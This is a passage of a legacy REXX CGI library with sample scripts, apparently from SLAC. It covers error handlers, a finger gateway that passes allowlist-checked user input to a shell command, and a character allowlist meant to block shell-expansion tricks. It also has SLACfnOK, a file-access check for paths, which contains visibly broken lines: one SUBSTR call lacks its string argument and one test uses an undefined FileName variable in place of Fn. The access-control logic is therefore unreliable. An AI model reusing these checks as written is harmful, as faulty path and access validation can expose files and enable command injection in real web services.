   Returns a URL to the script
*/
MyURL: PROCEDURE
   IF GETENV('SERVER_PORT')/='80' THEN
        Port=':'GETENV('SERVER_PORT')
   ELSE Port=''
   Url='http://'GETENV('SERVER_NAME')||Port
   RETURN Url||GETENV('SCRIPT_NAME')
```

```
/* ---------------------- CGIDIE ----------------- */
/* CgiDie
   Identical to CgiError, but also quits with the
   passed error message. This appears to work on SunOS.
   On AIX 3.2 it appears to be  necessary to enter an
   extra carriage return if cgidie is called from a
   REXX script initiated from the command line.
*/
CgiDie: PROCEDURE
  PARSE ARG Title, Body
  Fail=CgiError(Title, Body)
  Pid=_GETPID()
  Kill=_KILL(Pid,9)
  SAY 'Kill='Kill
  SAY 'Error killing process id',
      Pid', system error:' _errno()
  SAY _sys_errlist(_errno())
  SAY 'Process not killed.'
  EXIT


/* ---------------------- TESTCGIERROR ----------------- */
#!/usr/local/bin/rxx
/* Test CGIerror, displays err msg plus environ*/
CALL PUTENV('REXXPATH=/afs/slac/www/slac/www/tool/cgi-rexx/')
ADDRESS 'COMMAND'
PARSE ARG Parms

SAY PrintHeader();
SAY '<html><head><title>Test CGIError</title></head>'
IF GETENV('QUERY_STRING')='' THEN DO
   IF Parms='' THEN Body='<pre>'
   ELSE Body='<pre>Parms='Parms'.'
   CALL POPEN('set') /* UNIX cmd to show env.*/
   DO Q=1 TO QUEUED();
      PARSE PULL Line;
      Body=Body||Line||'0a'X
   END Q
   Body=Body||'</pre>'
   SAY '<body bgcolor="FFFFFF">'
   Fail=CGIerror('400: No input found!', Body)
END
EXIT



/* ---------------------- TESTCGIDIE ----------------- */
#!/usr/local/bin/rxx
/* Test CGIdie */
CALL PUTENV 'REXXPATH=/afs/slac/www/slac/www/tool/cgi-rexx/'
SAY PrintHeader(); SAY '<body bgcolor="FFFFFF">'
SIGNAL ON NOVALUE
A=Junk /*Force a NOVALUE error*/
EXIT
/*
REXX will jump to this error exit if a variable is
encountered that has not been initialized. It will
display an error together with the filename of the
script, the line number, and the contents of the
```

```
line in which the error was found.
*/
NoValue:
   PARSE SOURCE . . Fn .
   LineNb=SIGL
   Line=SOURCELINE(LineNb)
   CALL CGIdie ,'Undef var ref on line' LineNb,
                'of' Fn||'0a'x||'<br>'Line



/* ---------------------- TESTFINGER ----------------- */
#!/usr/local/bin/rxx
/* The above line indicates that the code is a
REXX script and where the REXX interpreter is
to be found. This may be different at your site.

Sample CGI Script in  Uni-REXX, invoke from:
http://www.slac.stanford.edu/cgi-wrap/finger?cottrell*/

Fail=PUTENV('REXXPATH=/afs/slac/www/slac/www/tool/cgi-rexx')
/* The above line tells the REXX interpreter
where to find the external REXX library
functions, such as PrintHeader, HTMLTop,
DeWeb and HTMLBot.               */

SAY PrintHeader()  /*Put out Content-type stuff*/
SAY '<body bgcolor="FFFFFF">'

In=DeWeb(TRANSLATE(GETENV('QUERY_STRING'),' ','+'))
  /*Decode + signs to spaces and hex %XX to chars*/
SAY HTMLTop('Finger' In)'<pre>'
Valid=' abcdefghijklmnopqrstuvwxyz'
Valid=Valid||'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
Valid=Valid||'0123456789-_/.@'

V=VERIFY(In,Valid) /*Check input is valid*/
IF V/=0 THEN
  SAY 'Bad char('SUBSTR(In,V,1)')in:"'In'"'
ELSE ADDRESS COMMAND '/usr/ucb/finger' In
SAY HTMLBot() /*Put out trailer boilerplate*/
EXIT


/* ---------------------- MINIMAL ---------------- */
#!/usr/local/bin/rxx
/*  Minimalist http form and script           */
F=PUTENV("REXXPATH=/afs/slac/www/slac/www/tool/cgi-rexx")
SAY PrintHeader(); SAY '<body bgcolor="FFFFFF">'
Input=ReadForm()
IF Input='' THEN DO  /*Part 1*/
  SAY HTMLTop('Minimal Form')
  SAY '<form><input type="submit">',
      '<br>Data: <input name="myfield">'
END
ELSE DO              /*Part 2*/
  SAY HTMLTop('Output from Minimal Form')
  SAY PrintVariables(Input)
END
SAY HTMLBot()
```

```
/* ---------------------- SUSPECT ----------------- */
Suspect: PROCEDURE; PARSE ARG Input
/*
Checks that the Input string is composed of valid
characters which should not cause problems with
shell expansions. Suspect returns null if Input
is composed of valid characters otherwise it
returns an error message.
Example:
IF Suspect(In)/='' THEN DO;
   SAY Suspect(In) 'in:' '"'In'"'; EXIT; END
*/
Valid=' abcdefghijklmnopqrstuvwxyz' ||,
       'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
Valid=Valid||'0123456789-_/.@,'
V=VERIFY(Input,Valid)
IF V/=0 THEN
   RETURN 'Invalid character('SUBSTR(Input,V,1)')'
ELSE RETURN ''


/* ---------------------- SLACFNOK ----------------- */
/* SLACfnOK
Checks that the filename is OK to be made accessible.
IF OK then it returns a null string, else it returns a
string with the reason why the file is not accessible.
*/
SLACfnOK: PROCEDURE; PARSE ARG Fn

Valid='abcdefghijklmnopqrstuvwxyz0123456789'
Valid=Valid||'ABCDEFGHIJKLMNOPQRSTUVWXYZ.-_/'
CharNb=VERIFY(Fn,Valid)
IF CharNb/=0                                      THEN
  RETURN 'contains an invalid character ('SUBSTR(Fn,CharNb,1)')'

IF POS('..',Fn)/=0                                THEN
  RETURN '.. in filename'
IF LEFT(Fn,1)='-'                                 THEN
  RETURN '- at start of filename'
IF POS('SLACONLY',TRANSLATE(Fn))/=0 THEN DO
  IF SUBSTR(GETENV('REMOTE_ADDR'),1,7)/='134.79.' &,
     GETENV('REMOTE_ADDR')/='' THEN
     RETURN 'SLAC only access'
END
IF SUBSTR(Fn,1,10)='/afs/slac/' THEN
  Fn='/afs/slac.stanford.edu/'||SUBSTR(Fn,11)
IF SUBSTR(Fn,1,27)='/afs/slac.stanford.edu/www/'  THEN RETURN ''
IF POS('public_html/',Fn)/=0                      THEN RETURN ''
IF SUBSTR(GETENV('REMOTE_ADDR'),1,7)/='134.79.' &,
  GETENV('REMOTE_ADDR')/=''                      THEN
  RETURN 'file not accessible from outside SLAC'
IF SUBSTR(Fn,1,25)='/usr/local/scs/net/cando/'    THEN RETURN ''
IF Fn='/etc/printcap'                             THEN RETURN ''
IF SUBSTR(,1,28)='/var/www/log/httpd.prod/err.'   THEN RETURN ''
IF Fn=''                                          THEN RETURN ''
IF LEFT(FileName,5)='/tmp/'                       THEN RETURN ''
IF Fn='/var/www/harvest/gatherers/slac/log.errors' THEN RETURN ''
IF Fn='/var/www/harvest/gatherers/slac/log.gatherer' THEN RETURN ''
IF POS('/tmp/htlog',Fn)/=0                        THEN RETURN ''
ELSE RETURN 'file not in access list'
```

DISCLAIMER

This report was prepared as an account of work sponsored by an agency of the United States Government. Neither the United States Government nor any agency thereof, nor any of their employees, makes any warranty, express or implied, or assumes any legal liability or responsibility for the accuracy, completeness, or usefulness of any information, apparatus, product, or process disclosed, or represents that its use would not infringe privately owned rights. Reference herein to any specific commercial product, process, or service by trade name, trademark, manufacturer, or otherwise does not necessarily constitute or imply its endorsement, recommendation, or favoring by the United States Government or any agency thereof. The views and opinions of authors expressed herein do not necessarily state or reflect those of the United States Government or any agency thereof.

DISCLAIMER

This report was prepared as an account of work sponsored by an agency of the United States Government. Neither the United States Government nor any agency thereof, nor any of their employees, makes any warranty, express or implied, or assumes any legal liability or responsibility for the accuracy, completeness, or usefulness of any information, apparatus, product, or process disclosed, or represents that its use would not infringe privately owned rights. Reference herein to any specific commercial product, process, or service by trade name, trademark, manufacturer, or otherwise does not necessarily constitute or imply its endorsement, recommendation, or favoring by the United States Government or any agency thereof. The views and opinions of authors expressed herein do not necessarily state or reflect those of the United States Government or any agency thereof.